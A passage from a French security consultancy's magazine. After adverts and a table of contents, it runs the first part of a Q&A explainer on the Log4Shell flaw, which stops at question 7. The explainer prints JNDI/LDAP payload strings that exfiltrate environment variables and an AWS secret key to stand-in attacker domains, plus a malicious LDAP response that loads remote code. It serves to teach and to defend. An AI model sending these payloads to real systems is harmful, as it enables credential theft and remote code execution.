
xmco®
we deliver security expertise since 2002

actu sécu 57

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® Janvier 2022



Log4Shell
12 questions pour comprendre la faille de la décennie

Inforensique
Méthodologie d'analyse utilisée pour le malware NotPetya

Métamorphisme et malware
Introduction aux concepts d'obfuscation et de métamorphisme utilisés par les malwares

XMZero
Présentation de plusieurs vulnérabilités découvertes par nos équipes d'Audit et RDI et affectant les produits Cisco SD-Wan et les imprimantes Xerox

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants du cabinet XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités Yuno
Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety
Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements, autopsie de logiciel malveillant.

Vous êtes passionné par la sécurité informatique ?

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement ainsi qu'à Nantes.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

AUDIT

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

- Consultants/Pentesteurs juniors et confirmés
- Stage Pentest (5ème année)

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils intéressés par la sécurité défensive.

- Responsable RIS (Réponse aux Incidents)
- Analyste Threat-Intelligence / Intelligence économique
- Analyste technique Threat-Intelligence
- Analyste Forensics
- Consultants sécurité juniors et confirmés
- Stage sécurité défensive (4ème et 5ème année)

GRC (Gouvernance, Risques et Conformité)

Le pôle GRC réalise toutes les prestations relatives à la sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

- Consultants confirmés PCI DSS QSA
- Consultants confirmés audits organisationnels

Offres d'emploi et stages

DEVELOPPEMENT

Notre équipe Développement est en charge de spécifier et développer les outils, services et portails utilisés par les consultants et les clients du cabinet.


Développeur back Python

INFRASTRUCTURE

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

Administrateur Ingénieur Système / DEVOPS

sommaire



Contact Rédaction : actusecu@xmco.fr - Rédacteur en chef / Mise en page : Julien TERRIAC / Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Tous les consultants du cabinet XMCO.

> 12 questions pour comprendre Log4Shell

Vendredi 10 décembre dernier, une vulnérabilité critique baptisée Log4Shell et référencée CVE-2021-44228 a été divulguée par la Fondation Apache au sein de la bibliothèque Log4j2.

De nombreuses agences telles que l'ANSSI (via le CERT-FR), le CERT-EU ou encore le CERT Suisse GovCERT.ch s'accordent à qualifier cette vulnérabilité de critique et recommandent de la corriger dans les plus brefs délais. Son exploitation permet en effet à un attaquant de prendre le contrôle d'un système à distance, sans authentification préalable, en le forçant à exécuter du code Java arbitraire récupéré sur un serveur distant. Son score CVSS (v3.1) de 10.0.
Retour en 12 questions/réponses sur cette faille qui a fait couler beaucoup d'encre au cours des derniers jours.

Par Simon BUCQUET, Charles DAGOUAT et Julien TERRIAC

Log4Shell, la vulnérabilité de la décennie ?


1. Qu'est-ce que Log4j2 ?

Log4j2 est une bibliothèque Java dédiée à la journalisation et utilisée couramment au sein des applications développées en Java.

La gestion des logs étant un sujet abordé couramment par les développeurs, Log4j2 est logiquement utilisé dans un très grand nombre d'applications. Une simple recherche du code permettant d'importer Log4j au sein d'un projet sur Github retourne pas moins de 700 000 résultats. Cette recherche ne tient pourtant compte que des applications accessibles ouvertement et non des applications « internes » dont le code n'est lui pas accessible publiquement. Cela donne donc une idée de l'importance que revêt un tel composant dans l'écosystème Java.

La version initiale du projet (Log4j 1.x) a fait son apparition en 1999, et a signé sa fin de vie le 5 août 2015. Ses concepteurs ont constaté que le code de base présentait des défauts de conception et que le processus de publication était complexe, expliquant en partie que peu de développeurs se soient impliqués dans le projet jusqu'alors.

La version 2 de Log4j (Log4j2) a donc vu le jour le 12 juillet 2014, après 2 ans de développement. Dans cette nouvelle version majeure du projet, les développeurs ont intégré un très grand nombre de fonctionnalités disponibles dans l'écosystème Java, dont une interface JNDI exploitée au sein de cette vulnérabilité. L'objectif était pour eux d'enrichir fonctionnellement le projet.



2. Que sont les JNDI ?

L'API JNDI (Java Naming Directory Interface) a vu le jour en mars 1997 et est largement utilisée dans l'univers de Java, car elle fait partie des spécifications de Java EE.

JNDI est, par exemple, utilisée par les API Java RMI et Java EE pour rechercher des objets au travers du réseau. Elle permet pour cela de s'interfacer avec des services de nommages ou d'annuaires afin de réaliser des recherches de manière abstraite au travers de fournisseurs de services (SPI). Parmi les principaux fournisseurs de services, on peut mentionner DNS, RMI, ou encore LDAP.


**« La première vulnérabilité concerne le composant Lookups qui permet au sein de Log4j2 l'évaluation de valeurs lors du traitement des messages.
Cette fonctionnalité peut être utilisée par les développeurs pour enrichir les données utilisées pour le débogage et qui sont liées à l'environnement d'exécution : ${java :version}, ${env :HOSTNAME}, ${k8s :podName} … »**

Les deux connecteurs les plus intéressants sont RMI et plus particulièrement LDAP. En effet, le connecteur de LDAP dispose au sein de la RFC des fonctionnalités dangereuses qui permettent d'inclure des classes Java distantes au travers du paramètre javaCodeBase : https://datatracker.ietf.org/doc/html/rfc2713#section-3.2

3. D'où provient la vulnérabilité ?

La vulnérabilité permettant une exécution de code arbitraire provient de l'utilisation de deux fonctionnalités conjointes (son score CVSS est de 10.0).
La première concerne le composant Lookups qui permet au sein de Log4j2 l'évaluation de valeurs lors du traitement des messages. Cette fonctionnalité peut être utilisée par les développeurs pour enrichir les données utilisées pour le débogage et qui sont liées à l'environnement d'exécution : ${java :version}, ${env :HOSTNAME}, ${k8s :podName} …

Toutefois, l'ajout en 2013 d'un nouveau plugin pour ce composant a ouvert la possibilité d'exploiter un nouveau type d'évaluation : JNDILookup. Ce nouveau plugin de résolution de noms (intégré au sein de la version 2.0-beta9) permet la résolution de ressources JNDI au travers de la syntaxe ${jndi :*}. Entre autres, il supporte par défaut les protocoles LDAP et LDAPS.



JNDI Remote Class Loading

Component		JVM property to enable remote class loading	Security Manager enforced?
SPI	RMI	`java.rmi.server.useCodebaseOnly = false` *(default value = true, since JDK 7u21)*	Always
	LDAP	`com.sun.jndi.ldap.object.trustURLCodebase = true` *(default value = false)*	Not enforced
	CORBA		Always
Naming Manager			Not enforced

Source : https://speakerdeck.com/pwntester/ldap-manipulation-to-remote-code-execution-dream-land

C'est le protocole LDAP qui, permettant le chargement de classe à distance, est exploité pour exécuter du code arbitraire dans le contexte de l'application vulnérable. Une démonstration de l'exploitation de ce type d'injection avait justement été faite dès 2016 par Alvaro Muñoz et Oleksandr Mirosh lors de la BlackHat US (voir lien de la capture ci-dessus). Ils avaient, à cette occasion, démontré plusieurs vecteurs d'exploitation de cette fonctionnalité, notamment à travers les connecteurs RMI et LDAP.
Les premières traces d'exploitation de cette fonctionnalité avaient été détectées par Trend Micro en 2015 par le groupe Pawn Storm, qui utilisait la fonction de chargement de classe à distance offerte par l'interface JNDI au travers du protocole RMI : https://blog.trendmicro.com/trendlabs-security-intelligence/new-headaches-how-the-pawn-storm-zero-day-evaded-javas-click-to-play-protection/

Le composant JNDI est donc identifié comme étant un vecteur d'attaque depuis de nombreuses années. Néanmoins, cette technique d'exploitation reste assez peu connue de la communauté.
La vulnérabilité Log4shell a donc permis de la remettre en avant.

4. Comment a été découverte cette faille ?

D'après un rapport de vulnérabilité publié par les chercheurs d'Alibaba Cloud, la vulnérabilité CVE-2021-44228 a été remontée le 24 novembre 2021 aux développeurs du projet Apache Log4j2.

Toutefois, des éléments ont été remontés par d'autres développeurs avant le 10 décembre 2021, date de la publication officielle de la vulnérabilité. Le 29 novembre 2021, Carter Kozak, un employé de la société Palantir Technologies, a publié un message relatif à l'un des outils de gestion de projet utilisés par les développeurs de Log4j. Dans celui-ci, ce dernier demande pourquoi la résolution automatique (Lookup) est appliqué par défaut sur tous les messages traités. Selon lui, cette fonctionnalité serait confuse.

Enfin, selon certaines rumeurs, les premières tentatives d'exploitation de cette vulnérabilité auraient eu pour but de compromettre des serveurs du jeu Minecraft. Toutefois, aucun acteur de confiance n'a pu confirmer cette information jusqu'à présent.

5. Depuis combien de temps est-elle présente au sein de Log4j ?

La vulnérabilité a été introduite au sein de la version 2.0-beta9 (Changelog : Add JNDILookup plugin. Fixes LOG4J2-313. Thanks to Woonsan Ko) mise à disposition le 14 septembre 2013.

Cet ajout provient d'une demande de fonctionnalité datant du 17 juillet 2013 (Ticket 'JNDI Lookup plugin support'). Cette vulnérabilité est donc présente depuis un peu de plus de 8 ans au sein du projet Log4j2.

6. Quels sont les impacts liés à l'exploitation de la faille ?

La vulnérabilité permet de réaliser 2 actions distinctes :
- Exfiltration d'information ;
- Exécution de code arbitraire à distance (RCE).

Le premier impact est l'exfiltration d'informations sensibles.

En effet, la vulnérabilité utilise la fonction de lookup de Log4j. Cette fonctionnalité dispose de facultés de recherche non dangereuses :
- Date Lookup : permet de générer une date suivant un formatage précis ;
- Upper Lookup : convertit le message en majuscule.

Ces exemples sont anodins et ne présentent aucun danger. Ils correspondent à des fonctionnalités assez courantes, supportées par tous les langages permettant de faire du Format String.

Malheureusement, dans le cas de Log4j, il est possible de récupérer des informations sensibles au travers de fonctions beaucoup plus dangereuses :
- Docker Lookup : permet à un attaquant de récupérer le nom des dockers ;
- Environment Lookup : permet à un attaquant de récupérer une variable d'environnement à partir de son nom ;
- JVM Input Arguments Lookup (JMX) : permet à un attaquant de récupérer les arguments passés à l'application vulnérable ;
- Kubernetes Lookup : permet à un attaquant de récupérer des informations liées à l'environnement du cluster Kubernetes utilisé (comme le nom du système hôte, le nom du conteneur, …).


Voici quelques exemples de chaînes pouvant être utilisées en entrée pour extraire la version de Java utilisée par l'application vulnérable :
- ${env :JAVA_VERSION} ;
- $(sys :java.version} ;
- ${sys :java.vendor}.

L'interprétation de ces chaînes permet d'afficher les informations sensibles, mais pas de les récupérer. En effet, par défaut, ces informations seront uniquement disponibles dans les logs. Pour récupérer ces informations, l'attaquant doit ensuite utiliser une méthode d'exfiltration telle que le DNS. Ici, l'idée est de forcer l'application à envoyer une requête DNS vers un serveur sous le contrôle de l'attaquant afin de résoudre un nom de domaine spécialement constitué pour intégrer les informations devant être exfiltrées.

Par exemple :
${env :JAVA_VERSION}.dnsexfiltration.xmco.fr

Pour rendre possible cette exfiltration de données, il est possible d'utiliser la fonctionnalité appelée JNDI Lookup qui permet notamment de contacter des serveurs distants. En combinant avec les fonctions précédemment mentionnées, un attaquant peut ainsi exfiltrer des données sensibles :
${jndi :ldap ://${env :JAVA_VERSION}.dnsexfiltration.xmco.fr}

Sans rentrer dans le détail, l'attaquant va ensuite récupérer les logs issus des requêtes DNS émises vers *.dnsexilftration.xmco.fr. Il existe différents services tels que canarytokens.org ou encore dnslog.cn qui permettent de faire cela. Néanmoins, si vous souhaitez tester la présence de la vulnérabilité Log4shell sur vos applications ou sur votre



infrastructure, nous ne pouvons que vous conseiller d'utiliser vos propres serveurs DNS pour éviter de voir fuiter vos informations.

Parmi les attaques identifiées, certaines tentatives d'exploitation visent à exfiltrer des données sensibles (mot de passe, clef d'API et autres secrets). La chaîne suivante permet ainsi d'exfiltrer la clef AWS_SECRET_ACCESS_KEY stockée dans la variable d'environnement éponyme : ${jndi :ldap ://ici-le-domaine-malveillant.com/exploit/${env :AWS_SECRET_ACCESS_KEY}}

Le deuxième impact est l'exécution de commande (RCE).

Tout comme dans le scénario d'exfiltration de données, la fonctionnalité permettant de réaliser ce type d'action est encore JNDI lookup. En effet, l'interface JNDI permet de réaliser le chargement de classes Java arbitraires distantes, notamment au travers de son connecteur LDAP. Le fonctionnement de ce mécanisme est décrit au sein de la RFC2713.

Dans le cadre de notre article, nous allons uniquement détailler la méthode d'exfiltration au travers du connecteur LDAP. L'attaquant va créer une requête LDAP qui pointe vers son serveur. Cette méthode est la même que celle expliquée pour exfiltrer les données : ${jndi :ldap ://hacker.xmco.fr/trigger}

**« Tout comme dans le scénario d'exfiltration de données, la fonctionnalité permettant de réaliser ce type d'action est encore JNDI lookup.
En effet, l'interface JNDI permet de réaliser le chargement de classes Java arbitraires distantes, notamment au travers de son connecteur LDAP...
En construisant une réponse malveillante, l'attaquant va ainsi forcer le serveur vulnérable à charger une classe Java sur son propre serveur »**

Lorsque l'attaquant reçoit la requête LDAP, il va renvoyer une classe Java spécialement conçue. Pour utiliser cette fonctionnalité, il peut utiliser 3 types de représentation différents :

- javaSerializedObject ;
- javaMarshalObject ;
- javaNamingReference.

Dans notre exemple, nous allons uniquement aborder la dernière représentation à savoir javaNamingReference. Pour construire un retour valide, l'attaquant doit fournir 4 attributs :


- javaClassName : **nom de la classe à charger ;**
- javaCodeBase **: url du serveur où récupérer la classe Java ;**
- javaFactory **: nom du fichier de la classe Java à charger ;**
- ObjectClass **: la représentation du type d'objet (dans notre exemple il s'agit donc de javaNamingReference).**

En construisant une réponse malveillante, l'attaquant va ainsi forcer le serveur vulnérable à charger une classe Java sur son propre serveur :

- javaClassName **: xmco ;**
- javaCodeBase **:** https://hacker.xmco.fr ;
- javaFactory **: log4shell.class ;**
- objectFactory **: JavaNamingReference.**

Le chargement de cette classe log4shell.class entraînera l'exécution de code arbitraire, puisque le code de cette classe est contrôlé par l'attaquant.

En synthèse, le scénario détaillant l'exploitation de la vulnérabilité Log4shell est le suivant :



Source : GovCERT.ch, https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/


Néanmoins, afin de charger une classe distante, il est nécessaire que la propriété de la JVM com.sun.jndi.ldap.object.trustURLCodebase soit configurée à true (valeur false par défaut depuis les JDK 6u211 / 7u201 / 8u191 / 11.0.1 et supérieurs).

Il est toutefois possible d'exploiter cette vulnérabilité sans charger une classe distante. Notamment en exploitant une classe déjà disponible dans le Classpath de l'application vulnérable (via l'utilisation d'une chaîne de Gadget). Nous reviendrons sur cette technique dans un futur article.

7. La vulnérabilité est-elle exploitée sur Internet ?

